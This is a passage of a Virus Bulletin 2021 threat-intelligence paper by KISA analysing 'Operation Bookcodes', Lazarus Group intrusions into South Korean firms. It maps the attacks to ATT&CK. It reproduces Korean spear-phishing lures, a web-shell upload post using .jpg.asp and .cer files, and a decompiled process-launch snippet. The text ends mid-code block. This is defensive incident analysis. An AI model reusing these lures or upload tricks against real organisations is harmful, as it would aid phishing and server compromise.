VB2021
localhost

7 - 8 October, 2021 / vblocalhost.com

OPERATION BOOKCODES – TARGETING SOUTH KOREA

Tae-woo Lee , Dong-wook Kim & Byoung-jae Kim

Korean Internet & Security Agency, Republic of Korea

heavyrain@kisa.or.kr
kimdw777@kisa.or.kr
kimbyeongjae@kisa.or.kr

ABSTRACT

The Korea Internet & Security Agency (KISA) carried out a detailed analysis of various security incidents believed to be the attacks of Lazarus Group. As we analysed security incidents that attacked a Korean company, we identified the signature string 'Bookcodes' in the communication between the command server and the malicious codes. After monitoring the communication process with C2 using this signature string, we found that dozens of companies and individuals were chain infected and communicated schematically. Based on this finding, the group of attacks that the Lazarus Group has carried out against South Korea since 2019 was named 'Bookcodes'.

Most of the C2 farms used in the Operation Bookcodes attacks used domains that hacked South Korean companies. We monitored the attacker's C2 and confirmed that dozens of companies had been infected, so we informed those companies of the infection and provided support to help them develop defence strategies. In this presentation, we will share when Operation Bookcodes began, how the incident investigation was carried out, and what artifacts were found. Also, based on the analysis results, we will describe the attacker's tactics, techniques and procedures (TTPs), and thus share the penetration method of the Operation Bookcodes attacks, information collection method, and internal propagation method.

In advance of an attack, the attacker takes control of a hosting server that operates a large number of websites to use it as a stronghold to carry out the attack. In general, it targets bulletin boards on vulnerable websites, uploads web shells, and takes control by exploiting the host server's local privilege escalation. It attempts an initial penetration attack on a target company from the hosting server under its control in two ways:

1. Attaching documents in Korean or sending a spear-phishing email attached with a malicious link.
2. Using a watering hole to induce access by inserting a code vulnerability into the stronghold it took control of in advance.

Once it has successfully penetrated, it identifies the internal network structure while collecting system information to determine whether or not to carry out further malicious behaviours. It also connects the remote attackers' drive to the infection system, making it faster and easier to install additional malicious codes and collect the results of each command.

Additionally installed malicious codes perform activities such as service registration and start up program registration to secure continuity, and they use legitimate programs to avoid detection by anti-virus software, if necessary. The attacker also accesses shared networks for internal spread, and if a network separation policy is in effect, it identifies and attacks vulnerabilities by verifying contact points, such as network-linked solutions and DRM solutions.

During the analysis, we further examined the commands (packets) and command structures used by the real attacker, and we learned how they operate organically in the C2 farm, an infrastructure built by the attacker; how the Bookcodes attacks are carried out; and how to respond and reprocess them.

1. INTRODUCTION

The rise in hacking incidents have led to ever-more stringent security requirements and the continuous evolution of security systems to the next level. Yet, cyber incidents that were reported in the past are still being repeated today, and organizations with some of the most sophisticated cyber-defence systems are still falling victim to such attacks.




Figure 1: The Pyramid of Pain, David J Bianco.

The influential concept of 'The Pyramid of Pain' (see Figure 1) in the sphere of cybersecurity illustrates that the most effective security systems depend on understanding the 'tactics, techniques and procedures' (TTPs) of the attackers. The ultimate goal of cybersecurity is to make attacks more costly and more painful for perpetrators – in other words, elevated to the 'tough' level shown at the top of the pyramid.

A cybersecurity system based on 'indicators of compromise' (IoCs) still remains very efficient. (IoCs would refer to one-dimensioned indicators such as malicious IPs or domains.) However, it is also true that attackers can easily secure then discard attack infrastructures using such simple indicators. TTPs are different. The attacker cannot easily obtain or discard TTPs. An attacker who has locked on a target needs to invest in learning and practising TTPs to neutralize the target's security system. When moving on to the next attack, the attacker will tend to select targets on which the same TTPs can be applied.

By nature, the attacker's TTPs are heavily influenced by the characteristics of the targeted defence environment. As such, security practitioners must have an accurate understanding of their own defence environment. They must also approach the process and flow of attack from the strategic and tactical levels rather than as patterns or methods. In short, the defender's security environment and the attacker's TTPs must be scrutinized together.

A defender who understands the attacker's TTPs should be able to answer two things:

1. Would the attacker's TTPs be able to penetrate the defender's environment?
2. If so, what defensive strategy can defeat the TTPs?

The Korea Internet & Security Agency (KISA) identifies cyber attack TTPs through its incident response process and disseminates the process and countermeasures using the ATT&CK framework. The various artifacts related to TTPs included in this report are merely tools to promote understanding.

2. OVERVIEW

The Korea Internet & Security Agency (KrCert/CC) conducted a detailed analysis of security incidents believed to be conducted by a nation-based threat group.

As we analysed security incidents that attacked a Korean company, we identified the signature string 'Bookcodes' in the communication between the command server and the malicious codes. After monitoring the communication process with the C2 using this signature string, we found dozens of companies and individuals were chain infected and communicated schematically. Based on this finding, the group of attacks that the nation-based threat group has carried out against South Korea since 2019 was named 'Bookcodes'.

Most of the C2 farms used in the Operation Bookcodes attacks used domains that hacked South Korean companies. We monitored the attacker's C2 and confirmed that dozens of companies had been infected, so we informed those companies of the infection and provided support to help them develop defence strategies. In this presentation, we will share when Operation Bookcodes began, how the incident investigation was carried out, and what artifacts were found. Also, based on the analysis results, we will describe the attacker's tactics, techniques, and procedures (TTPs), and thus share the penetration method of the Operation Bookcodes attacks, information collection method, and internal propagation method.




Figure 2: Two types of attacks using spear phishing.




Figure 3: Overall attack process.

Attack preparation

First, attackers take control of a hosting server that operates multiple websites to use as a base. They upload web shells through vulnerable websites like those described in the TTPs#1 report [1] and attempt to escalate privileges by attacking vulnerabilities in the host system. An attacker who succeeds in obtaining administrator privileges for the system can execute all actions such as web source code tampering, database access, and more.

Send spear-phishing emails to attack target

Once they've gained a foothold, attackers will select their targets. They collect publicly disclosed email addresses and write emails with content related to the victim's work responsibilities. Attackers then sends authentic-looking emails to induce the recipients to open attachments containing malware or to access compromised websites. Thus, employees in charge of personnel and sales who have more contact with people outside the company are more exposed to attacks than, for example, IT professionals.

Initial access

An attacker uses two methods when infecting an attack target. The first method is to attach malicious *Hangul* word processor files, and the second is to insert vulnerability codes into the bases secured during the preparation of the attack and induce access.

System information collection

Upon successful initial access, attackers collect basic system information such as network information, host name, etc. They then identify the secured privileges and internal network structure and decide whether to perpetrate further malicious action. Attackers can also connect their drive remotely to an infected system to install additional malware and collect command results more easily.

Privilege escalation

An attacker has limited privileges upon initial access and requires administrator privileges to perform more operations. Therefore, they use malware or tools that cause vulnerabilities to elevate privileges.

Securing persistence

Even if the initial access is successful, the malware may be terminated due to a reboot of the infected device or an unexpected process crash, resulting in the loss of the intrusion path. To prevent this, an attacker registers the service, sets up the startup program, registers the task scheduler, and inserts the web shell so that the malware can be executed again.

Internal information collection

An attacker will collect confidential internal documents, entire network structure, and account credentials of infected devices through malware. Attackers also use legitimate programs to collect information efficiently and easily and avoid detection by anti-virus software.

Lateral movement

Attackers attempt to connect to the shared network using the previously collected account information. Subsequently, the process from 'system information collection' to 'internal information collection' is repeated to reach the main system containing critical information. If there is a network separation policy in place, the attacker may find a system (network linkage solution, DRM solution, etc.) that connects the external and internal environment, and attempt an attack by identifying vulnerabilities in the system.

Trace removal

Malware and tools used in the attack are immediately deleted to remove traces. At this time, malware installed to secure persistence is excluded.

3. ATT&CK MATRIX

Initial Access

- Spearphishing Attachment
- Spearphishing Link
- Exploit Public-Facing Application
- Drive-by Compromise

Execution

- Command-Line Interface
- User Execution
- Execution through API
- Execution through Module Load
- Service Execution
- Windows Management Instrumentation

Persistence

- Web Shell
- Redundant Access
- New Service
- Registry Run Keys / Start Folder

Privilege Escalation

- Exploitation for Privilege Escalation
- Bypass User Account Control
- New Service

Defense Evasion

- Masquerading
- Indicator Removal on Host
- File Deletion
- Software Packing
- Redundant Access
- Process Injection
- Obfuscated Files or Information

Credential Access

- Credentials in Files
- LLMNR/NBT-NS Poisoning
- Private Key

Discovery

- File and Directory Discovery
- Browser Bookmark Discovery
- System Time Discovery
- Security Software Discovery
- Query Registry
- Process Discovery
- System Owner/User Discovery
- System Information Discovery
- System Network Configuration Discovery
- Account Discovery
- Remote System Discovery
- System Service Discovery
- System Network Connections Discovery

Lateral Movement

- Windows Admin Shares

Collection

- Data from Local System
- Data from Network Shared Drive
- Data Staged

Command and Control

- Standard Cryptographic Protocol
- Multi-Stage Channels
- Connection Proxy
- Remote File Copy
- Custom Cryptographic Protocol
- Multilayer Encryption
- Data Encoding
- Data Obfuscation
- Commonly Used Port
- Standard Application Layer Protocol

Exfiltration

- Data Encrypted
- Data Transfer Size Limits
- Data Compressed
- Exfiltration Over Command and Control Channel
- Exfiltration Over Alternative Protocol

Impact


- Data Destruction

Figure 4: MITRE ATT&CK Matrix.

A. Initial access

A.1 Spear-phishing attachment: attach malware to email

The attacker infiltrated the target companies using spear-phishing emails with malicious *Hangul* word processor documents (.hwp files) attached. The attacker attached files related to an actual seminar to make the emails appear legitimate. When the attachment is opened, a remote-controlled malware is installed and communicates with the command-and-control server (C&C).



[redacted]

[redacted] 세미나" 참여 요청드립니다.

그림을 다운로드하려면 여기를 클릭하십시오. 개인 정보를 보호하기 위해 이 메시지의 일부 그림은 자동으로 다운로드되지 않습니다.

[redacted] 135 KB

[redacted] 653 KB

[redacted] 세미나』 개최

○ 일정 : 2020년 1월 29일(수), 오전 9시-오후 6시(8시간)
○ 장소 : 서울 소재 강의실
○ 주요 내용(상세 내용은 별첨)
  - 계량경제학의 기초(3시간)
  - 시계열 분석의 기초(2시간)
  - 다변량 시계열 분석과 예측의 이해(3시간)


※ 참여를 희망하는 분께서는 첨부된 '참여신청서'를 작성하여 [redacted]
1월 28일(화)까지 송부해주시기 바랍니다

감사합니다

Figure 5: Spear-phishing email with malicious Hangul document attached.

A.2 Spear-phishing link: insert a link to a malicious site

In this case the attacker uses spear-phishing emails that contain a link in the email to induce access to malicious sites. Access to malicious sites can lead to malware infection due to browser vulnerabilities. An attacker prompts access to *Internet Explorer*, a browser that is no longer supported.



[redacted] [redacted]

[redacted] 솔루션 구입관련 문의

ⓘ 그림을 다운로드하려면 여기를 클릭하십시오. 개인 정보를 보호하기 위해 이 메시지의 일부 그림은 자동으로 다운로드되지 않습니다.

안녕하십니까.

[redacted] 팀장입니다.

회사에서는 고객분들의 KCP 전자결제정보, 신용카드 정보, 연락처를 비롯한 개인정보를 더욱 안전하게 보호하고 인터넷서점으로서의 서비스를 개선하기 위한 사업을 귀사에 의뢰하려고 합니다.

이를 관련하여 귀사에서 본사 사이트 [redacted] 의 여러 서비스를 받아보시면서 폐사에 맞춤한 솔루션을 선정하시고 솔루션 구입 계약에 필요한 정보 알려주시기 바랍니다.

현재 사이트의 일부 기능을 갱신하고 있는 것과 관련하여 본 사이트는 인터넷 익스플로러(Internet Explorer)로 접속하실 것을 권장드립니다.

신속하고 친절한 회신 기대합니다.

감사합니다.

[redacted]

[redacted] 링크: [redacted]

Email: [redacted]

Figure 6: Spear-phishing emails containing a link to induce access to a malicious site.

A.3 Drive-by compromise: malware infection when accessing a website

When accessing a malicious site by clicking on a link, a script inserted by the attacker redirects the victim to a site that distributes malware, and the victim is infected. Because this works only when connected in a certain IP band, malware is distributed only to certain targets.





Figure 7: Drive-by compromise.

A.4 Exploiting a public-facing application

It was found that most servers that were abused as malware command-and-control sites were infiltrated through SQL injection vulnerabilities or file upload vulnerabilities.

After obtaining website administrator privileges through SQL injection, the attacker uploaded the web shell as a file upload vulnerability to secure access to the server. During file upload attacks, the .cer extension, which could run scripts on *IIS*, was the most commonly used. Figure 8 shows an actual post by an attacker who uploaded a web shell by exploiting a file upload vulnerability.



[번호 12] 의 제품문의 글입니다.

제목	감사합니다.		
작성자	[redacted]	아이디	aaa123
작성일	2014-06-03 오후 7:03:41	조회수	982

a

첨부파일 ronmun.jpg.asp

제목	게시글		
작성일	2020-03-30 오후 10:01:55		
작성자	[redacted]	조회	5
첨부파일	infoview.cer		

게시글입니다.

▲다음글 | 다음글이 없습니다.


▼이전글 | [redacted]

Figure 8: Post by an attacker who uploaded a web shell by exploiting a file upload vulnerability.

B. Execution

B.1 User execution

It is not easy to infiltrate a company that has a high level of security. For this reason, attackers use spear-phishing emails to lead employees to watering hole sites or to directly execute malware. Attackers mainly send phishing emails to the sales team or customer management team members whose email addresses are publicly disclosed on the company website.



담당 연락처

인증 서비스	[redacted]	[redacted]	[redacted]
인증 서비스	[redacted]	[redacted]	[redacted]
인증 서비스	[redacted]	[redacted]	sales3@[redacted]

[redacted] | sales3@[redacted]
[redacted] 솔루션 구입관련 문의

그림을 다운로드하려면 여기를 클릭하십시오. 개인 정보를 보호하기 위해 이 메시지의 일부 그림은 자동으로 다운로드되지 않습니다.

안녕하십니까.

[redacted] 팀장입니다.

회사에서는 고객분들의 KCP 전자결제정보, 신용카드 정보, 연락처를 비롯한 개인정보를 더욱 안전하게 보호하고 인터넷서점으로서의 서비스를 개선하기 위한 사업을 귀사에 의뢰하려고 합니다.

이를 관련하여 귀사에서 본사 사이트[redacted]의 여러 서비스를 받아보시면서 페사에 맞춤한 솔루션을 선정하시고 솔루션 구입 계약에 필요한 정보 알려주시기 바랍니다.

현재 사이트의 일부 기능을 갱신하고 있는 것과 관련하여 본 사이트는 인터넷 익스플로러(Internet Explorer)로 접속하실 것을 권장드립니다.

신속하고 친절한 회신 기대합니다.

감사합니다.

[redacted]


[redacted] 링크: [redacted]

Email: [redacted]

Figure 9: Attackers mainly send phishing emails to employees whose email addresses are publicly disclosed.

B.2 Execution through API

Remote control malware executes additional processes by calling the CreateProcessAsUserW and CreateProcessW functions after receiving commands from the C&C.




```
if ( a2 == 0x9785364F )
{
  v3 = *(a3 + 16);
  v7 = 0;
  memset(Dst, 0, 0x68ui64);
  Dst[0] = 104;
  Dst[15] = 1;
  LOWORD(Dst[16]) = 0;
  if ( (a1->_CreateProcessW)(0i64, v3, 0i64, 0i64, 0, 0, 0i64, 0i64, Dst, v6) )
```

```
do
{
